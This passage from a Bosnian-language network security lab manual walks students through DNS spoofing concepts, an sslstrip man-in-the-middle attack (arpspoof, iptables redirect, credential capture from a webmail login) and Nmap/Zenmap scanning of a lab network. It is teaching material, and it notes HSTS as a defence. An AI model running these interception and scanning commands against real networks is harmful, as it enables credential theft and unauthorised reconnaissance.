Slično kao i **arp spoof**, ni **dnsspoof** nije jedini alat koji ima ove mogućnosti. Odlična alternativa je Ettercap, a i alat Cain and Abel korišten ranije nudi ovu mogućnost. Bitno je znati da ova mogućnost postoji i princip na kom je realizo-

vana.

Postoji i druga vrsta napada na DNS koja je usmjerena na servere, DNS *cache poisoning*. Kod ovog napada napadač šalje upit DNS serveru za nekom adresom koju server ne zna, te mora uputiti upit dalje. Napadač sam odgovara na ovaj upit, koristeći činjenicu da DNS server ne provjerava autentičnost izvora odgovora, te šalje i svoje (pogrešne) podatke za druge domene za koje nije dobio upit. DNS server (naivno) prihvata sve podatke koje je dobio sa ciljem buduće uštede vremena i čuva ih u svojoj privremenoj memoriji (*cache*), te ih koristi da (pogrešno) odgovori na buduće upite od strane drugih čvorova o IP adresama tih domena.

6.2 sslstrip alat

Korištenjem alata `sslstrip` potrebno je presretati HTTPS saobraćaj i doći do korisničkog imena i lozinke koji su uneseni na web lokaciju koja koristi HTTPS.

Rješenje:

`Sslstrip` je alat koji se ubacuje u konekciju između web preglednika i web servera. `Sslstrip` igra ulogu HTTP/S posrednika (*proxy*) tako što web pregledniku žrtve on predstavlja web server, a za web server predstavlja web preglednik žrtve. Da bi došao do podataka koji se razmjenjuju, a koji bi trebali biti zaštićeni sa HTTPS, `sslstrip` za svoju konekciju sa žrtvom koristi HTTP. Sa web serverom uspostavlja HTTPS konekciju, koju web server i očekuje. Na ovaj način žrtva ne dobija upozorenje o pogrešnom certifikatu (kao kod nekih drugih MITM napada na HTTPS) jer uopšte ne uspostavlja HTTPS konekciju za koju se provjeravaju certifikati.

Ovaj napad je njegov autor predstavio na sigurnosnoj konferenciji Black Hat 2009 [27].

Konkretna izvedba napad napravljena je na istoj mreži kao i prethodna dva napada prikazanoj na slici 6.1.

Potrebno je preuzeti `sslstrip` sa web lokacije njenog autora Moxie Marlinspike <https://moxie.org/software/sslstrip/>.

Potrebno je raspakovati preuzetu datoteku komandom;
`tar zxvf sslstrip-0.9.tar.gz`

Prebaciti se u direktoriji u koji je raspakovan `sslstrip`:

```
cd sslstrip-0.9
```

Potrebno je imati instaliran `python` minimalne verzije 2.5. Ako nije instaliran potrebno ga je instalirati komandom:

```
sudo apt-get install python
```

Zatim je potrebno izvršiti instalaciju sa komandom:

```
sudo python ./setup.py install
```

Da bi se konekcija žrtve preusmjerila preko napadača potrebno je omogućiti IP prosljeđivanje i uraditi *arp spoof*-ing kao i u prethodnim slučajevima komandama:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
# exit
sudo arpspoof -i enp0s3 -t 192.168.10.143 -r 192.168.10.1
```

Na računaru napadača potrebno je pokrenuti *firewall* pravilo koje će preusmjeriti HTTP saobraćaj sa porta 80 na port na kom će biti pokrenut `sslstrip`. U konkretnom slučaju izabrano je da taj port bude 8080. Pošto je *firewall* na računaru napadača (Ubuntu 16.04) alat `pf` konkretna komanda za preusmjerenje je (u jednom redu):

```
sudo iptables -t nat -A PREROUTING -p tcp --destination-port 80
-j REDIRECT --to-port 8080
```


Na računaru napadača je još potrebno pokrenuti `sslstrip` na izabranom portu 8080 komandom (iz direktorija u koji je raspakovan):

```
python ./sslstrip.py -l 8080
```

Sada je na računaru žrtve otvoren web preglednik i izvršen pristup web lokaciji `webmail.etf.unsa.ba`. Izgled stranice za prijavu koju prikazuju web preglednici Firefox i Chrome dat je na slikama 6.6 i 6.7.

Crvenom bojom označen je dio web preglednika u kom se ukazuje da je konekcija HTTP, a ne HTTPS. Radi uporedbe izgled istih stranica u normalnoj situaciji, bez `sslstrip` i sa HTTPS konekcijama, prikazan je na slikama 6.8 i 6.9.

Pošto ova lokacija koristi certifikat koji nije potpisala certifikacijska ustanova (CA) čiji javni ključ je zapisan u web pregledniku i kod HTTPS prijave se pojavljuje upozorenje koje neukom korisniku čak može izgledati strašnije od onog za




Slika 6.6: Firefox - prijava na webmail.etf.unsa.ba sa `sslstrip`

HTTP konekciju. Pažljivi korisnik će znati razliku, ali upitno je koliki je procenat takvih korisnika koji će obratiti pažnju da je upozorenje nešto drugačije nego inače. Ovo pitanje biće još obrađeno u poglavlju u kom će biti pokazani *phishing* napadi.

Sada je na izvršena prijava na webmail.etf.unsa.ba sa korisničkim imenima i lozinkama. Nakon toga zaustavljeno je izvršavanje `sslstrip`, sa `Ctrl-C`.

U datoteci `sslstrip.log` na lokaciji sa koje je pokrenut `sslstrip` nalaze se zapisi saobraćaja između žrtve i HTTPS servera koji uključuju i korisničko ime i lozinku koji su uneseni na formi za prijavu. Dio ove datoteke sa korisničkim imenom i lozinkom (koju je autor sakrio na slici) prikazan je na slici 6.10.

Radi dodatnog objašnjenja događaja napravljen je pregled mrežnih konekcija komandom `netstat` na računaru žrtve i napadača. Ovi pregledi prikazani su na slikama 6.11 i 6.12.



Slika 6.7: Chrome - prijava na webmail.etf.unsa.ba sa `sslstrip`


Iz mrežnih konekcija žrtve vidi se da sa tog računara izgleda kao da postoji konekcija sa računarom IP adresom 80.65.65.67 koja odgovara webmail.etf.unsa.ba. Iz mrežnih konekcija napadača vidi se stvarno stanje da su konekcije sa žrtve (prepoznatljive po brojevima izvornih portova) zapravo sa IP adresom napadača i portom 8080 na koji je preusmjeren saobraćaj.¹

Napravljen je snimak mrežnog saobraćaja tokom `sslstrip` napada upotrebom Wireshark. Ilustrativan dio ovog snimka prikazan je na slici 6.13.

Sa slike se vidi NAT-irana HTTP konekcija žrtve sa 80.65.65.67 (paketi 28 i 29), kao i HTTPS konekcija napadača sa istom adresom (paketi od 33 pa nadalje).

`Sslstrip` je dobra ilustracija napada na HTTPS. Ovaj napad postoji već duže vremena i postoje odbrane od njega koje se ne oslanjaju samo na pažnju korisnika. Jedan od preporučenih zaštita je HSTS (HTTP Strict Transport Security) predložen još 2008. [18], a usvojen kao RFC6797 2012. [17]. Kod ove zaštite

¹ Više konekcija je uzrokovano radom savremenih web preglednika koji radi bržeg preuzimanja istovremeno otvaraju više konekcija ka web serveru.




Slika 6.8: Firefox - normalna prijava na webmail.etf.unsa.ba

web server informiše web preglednik, prilikom uspostavljanja konekcije, da treba da komuniciraju isključivo koristeći HTTPS i da HTTP nije prihvatljiv. Svi savremeni web preglednici imaju podršku za HSTS. Veliki broj popularnih web lokacija poput Facebook, Google, Gmail, Twitter i PayPal koriste HSTS.



Slika 6.9: Chrome - normalna prijava na webmail.etf.unsa.ba



Slika 6.10: Dio uhvaćenog HTTPS saobraćaja sa korisničkim imenom i lozinkom

```
C:\Users\studentad>netstat -n

Active Connections

Proto Local Address           Foreign Address         State
TCP   192.168.10.143:1207     80.65.65.67:80        ESTABLISHED
TCP   192.168.10.143:1208     80.65.65.67:80        ESTABLISHED
TCP   192.168.10.143:1209     80.65.65.67:80        ESTABLISHED
TCP   192.168.10.143:1210     80.65.65.67:80        ESTABLISHED

C:\Users\studentad>
```

Slika 6.11: Pregled mrežnih konekcija na žrtvi tokom sslstrip napada

```
smrdovic@VB1604:~$ netstat -nt
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp    0      0 192.168.10.134:8080    192.168.10.143:1208   ESTABLISHED
tcp    0      0 192.168.10.134:8080    192.168.10.143:1209   ESTABLISHED
tcp    0      0 192.168.10.134:8080    192.168.10.143:1210   ESTABLISHED
tcp    0      0 192.168.10.134:8080    192.168.10.143:1207   ESTABLISHED
smrdovic@VB1604:~$ █
```

Slika 6.12: Pregled mrežnih konekcija na napadaču tokom sslstrip napada

No.	Time	Source	Destination	Protocol	Length	Info
28	1.544738576	192.168.10.143	80.65.65.67	HTTP	461	GET / HTTP/1.1
29	1.544752091	80.65.65.67	192.168.10.143	TCP	54	80 → 1207 [ACK] Seq=1 Ack=408...
30	1.545801192	192.168.10.134	80.65.65.67	TCP	74	60662 → 443 [SYN] Seq=0 Win=2...
31	1.547756703	Tp-LinkT_d6:e9:...	Broadcast	ARP	60	Who has 192.168.10.134? Tell ...
32	1.547769815	CadmusCo_9f:be:...	Tp-LinkT_d6:e9:...	ARP	42	192.168.10.134 is at 08:00:27...
33	1.548083105	80.65.65.67	192.168.10.134	TCP	74	443 → 60662 [SYN, ACK] Seq=0...
34	1.548103900	192.168.10.134	80.65.65.67	TCP	66	60662 → 443 [ACK] Seq=1 Ack=1...
35	1.548818869	192.168.10.134	80.65.65.67	TLSv1.2	371	Client Hello
36	1.550839258	80.65.65.67	192.168.10.134	TCP	66	443 → 60662 [ACK] Seq=1 Ack=3...
37	1.570420158	80.65.65.67	192.168.10.134	TLSv1.2	1325	Server Hello, Certificate, Se...
38	1.570455427	192.168.10.134	80.65.65.67	TCP	66	60662 → 443 [ACK] Seq=306 Ack...
39	1.571403368	192.168.10.134	80.65.65.67	TLSv1.2	192	Client Key Exchange, Change C...
40	1.576259030	80.65.65.67	192.168.10.134	TLSv1.2	72	Change Cipher Spec

Slika 6.13: Dio mrežnog saobraćaja tokom sslstrip napada

VJEŽBA: Analiza dostupnih mrežnih usluga i sigurnosnih propusta u njima

Cilj vježbe je upoznavanje studenata sa metodama i alatima za otkrivanje dostupnih mrežnih usluga na računarima ili mrežnim segmentima, te upoznavanje sa metodama i alatima za otkrivanje sigurnosnih propusta u dostupnim mrežnim uslugama.

7.1 Analiza dostupnih mrežnih usluga i propusta u njima

7.1.1 Nmap

Potrebno je obaviti otkrivanje dostupnih mrežnih servisa upotrebom softverskog alata Nmap. Alat je dostupan na operativnim sistemima Linux i Windows, pa zadatak može biti obavljen na bilo kom od njih ili oba.

Rješenje: Instalacija `nmap` na korištenom Linux Ubuntu 16.04 je jednostavna. To se ostvaruje komandom:

```
$ sudo apt-get install nmap
```

Po instalaciji može se pokrenuti `nmap` se jednim parametrom koji je IP adresa za koju se želi provjeriti koji mrežni servisi su dostupni na računaru na toj adresi:

```
$ nmap 192.168.10.105
```

Izabrana je samo jedna adresa na kojoj je bilo poznato da postoji računar sa većim brojem aktivnih mrežnih servisa. Odziv na komandu vidljiv je sa slike 7.1.

Iz odziva se može vidjeti da se osnovni pregled završi vrlo brzo i da ispiše informacije o svim mrežnim uslugama koje je pronašao. Te informacije su broj

```

smrdovic@VB1604: ~
smrdovic@VB1604:~$ nmap 192.168.10.105

Starting Nmap 7.01 ( https://nmap.org ) at 2016-10-28 08:34 CEST
Nmap scan report for 192.168.10.105
Host is up (0.00060s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
smrdovic@VB1604:~$ █

```

Slika 7.1: Rezultat nmap za jednu IP adresu

porta/protokol, stanje i naziv mrežne usluge.

Prilikom pregleda druge adrese, 192.168.10.143, na kojoj takođe postoji računar sa aktivnim mrežnim uslugama dobije se drugačiji rezultat (slika 7.2):

```

smrdovic@VB1604: ~
smrdovic@VB1604:~$ nmap 192.168.10.143


Starting Nmap 7.01 ( https://nmap.org ) at 2016-10-28 09:59 CEST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.05 seconds
smrdovic@VB1604:~$ █

```

Slika 7.2: Rezultat nmap za drugu IP adresu

Poruka upozorava na to da računar na navedenoj adresi nije odgovorio na ping (echo request) upit, pa je nmap zaključio da na navedenoj adresi nema aktivnog čvora. Uz poruku je preporučio da se navedeno provjeri korištenjem opcije `-Pn`.

Upotreba navedene opcije pokazala je da na navedenoj adresi zaista postoji aktivan računar sa mrežnim uslugama (slika 7.3):



```

smrdovic@VB1604: ~
smrdovic@VB1604:~$ nmap -Pn 192.168.10.143

Starting Nmap 7.01 ( https://nmap.org ) at 2016-10-28 08:48 CEST
Nmap scan report for TS_VM (192.168.10.143)
Host is up (0.0014s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
5357/tcp  open  wsdapd

Nmap done: 1 IP address (1 host up) scanned in 189.64 seconds
smrdovic@VB1604:~$

```

Slika 7.3: Rezultat nmap za drugu IP adresu uz upotrebu `-Pn` opcije

Korištena opcija je samo jedna od mnogih koje nmap pruža i koje ga odvaja od velikog broja drugih alata za ovu namjenu. Kratak ispis opcija može se dobiti komandom:

```
$ nmap -h
```

Iz ispisa osnovnih informacija o opcijama može se vidjeti da korištena opcija `-Pn` pretpostavi da je čvor kome se pristupa aktivan, bez pokušaja otkrivanja da li je to tačno.

Iz ispisa načina upotrebe:

```
Usage: nmap [Scan Type(s)] [Options] target specification
```

može se vidjeti da nmap omogućava izbor tipa skeniranja, opcija i čvorova koji se želi skenirati. Izbor čvora može biti unosom domenskog imena, IP adrese, opsega IP adresa (mreže) ili navođenjem imena datoteke u kojoj su navedeni čvorovi/mreže koje se žele skenirati. Tip skeniranja i opcije omogućavaju da skeniranje bude više ili manje prikriveno (za onoga ko se skenira), da se prikupe određene informacije (npr. verzija OS na skeniranom čvoru), da se (pokuša) zaobići *firewall* i/ili IDS, te da se rezultat skeniranja ispiše na različite načine.

Još detaljnije informacije mogu se dobiti komandama:

```
$ man nmap
```

ili

```
$ info nmap
```

kao i za većinu Linux programa.

Ovdje će samo biti iskorišteno nekoliko opcija da bi se pokazalo nekoliko načina upotrebe `nmap`. Za detaljnije opcije svih opcija i načine upotrebe najbolje je pogledati `nmap` dokumentaciju [34] ili knjigu koju je napisao autor `nmap` alata [26].

`Nmap` ima i grafičko okruženje, `zenmap`, koje je na Linux¹ potrebno dodatno instalirati komandom:

```
$ sudo apt-get install zenmap
```

`Zenmap` se, kao privilegovani korisnik, pokreće komandom


```
$ sudo zenmap
```

`Zenmap` nudi mogućnosti kao i `nmap`, izbora čvorova koje će skenirati, te izbora opcija skeniranja. Postoji nekoliko predefinisanih profila (kombinacija opcija) skeniranja. Na slici 7.4 prikazano je `Zenmap` okruženje u kom je izabrano da se skenira podmreža C klase u kojoj se nalazi i računar na kom je pokrenut `Zenmap`.

Pokrenut je "Intense scan" koji je trajao nešto preko četiri minuta. Poslano je preko 13000 paketa što znači da je skeniranje zaista bilo intenzivno. Ovakvo skeniranje se obično otkriva od strane IDS i služi kao upozorenje da bi mogao uslijediti napad na pronađene mrežne usluge. Iskusniji napadači bi uradili skeniranje koje je manje upadljivo, obično razvučeno kroz duži vremenski period. Ovdje se samo pokazuje princip rada i rezultati skeniranja. Po završetku skeniranja `Zenmap` ispisuje poruku o tome u desnom prozoru, a u lijevom ispisuje osnovne informacije o svim čvorovima koje je otkrio, kao se vidi sa slike 7.5.

Sa slike se može vidjeti da je u skeniranoj mreži pronađeno šest čvorova sa njihovim IP adresama. Klikom na dugme "Services" iznad liste hostova izlistaju se sve mrežne usluge pronađene u mreži. Izborom neke od usluga u desnom prozoru se prikazuje spisak čvorova na kojim je ta usluga dostupna. Izborom jednog od čvorova sa lijeve strane i taba "Ports/Hosts" ispisuju se sve dostupne mrežne usluge na tom čvoru, kako se vidi sa slike 7.6.

¹ Na Windows instalacija `nmap` instalira i grafičko okruženje.




Slika 7.4: Zenmap - okruženje


Sa slike 7.6 se vidi da su na izabranom čvoru dostupne uobičajene usluge na Windows okruženju. Ona koju treba zapamtiti za dalji rad je usluga dijeljenja datoteka dostupna na portu 445. Ova usluga će kasnije biti testirana na propuste, jer je vrlo često na Windows OS imala sigurnosne propuste. Prema imenu čvora može se pretpostaviti da se radi o Windows XP SP3 za koji Microsoft više ne pruža podršku. Ovo se može provjeriti klikom na tab "Host details" iznad desnog prozora. Rezultat je prikazan na slici 7.7 i može se vidjeti da je Zenmap sa 100% tačnošću utvrdio da se radi o Windows XPSP2 ili SP3. Na istoj slici se mogu vidjeti i drugi detalji otkriveni o čvoru.

Ispis dostupnih mrežnih usluga na računaru sa IP adresom 192.168.10.105 prikazan je na slici 7.8. Na ovom čvoru dostupne su 23 mrežne usluge. Čvor je računar sa Linux OS namjerno napravljen ranjivim da bi se pokazao proces otkrivanja i iskorištavanje sigurnosnih propusta.


Klikom na tab "Toplogy" iznad desnog prozora prikazuje se topologija, odnosno povezanost čvora sa kog se radilo skeniranje sa otkrivenim čvorovima. Sa slike 7.9 se može vidjeti da su svi otkriveni čvorovi direktno povezani sa računatom na kom je pokrenuto skeniranje. Ova opcija može biti korisna kada se



Slika 7.5: Zenmap - kraj intenzivnog skeniranja



Slika 7.6: Zenmap - dostupne mrežne usluge na čvoru

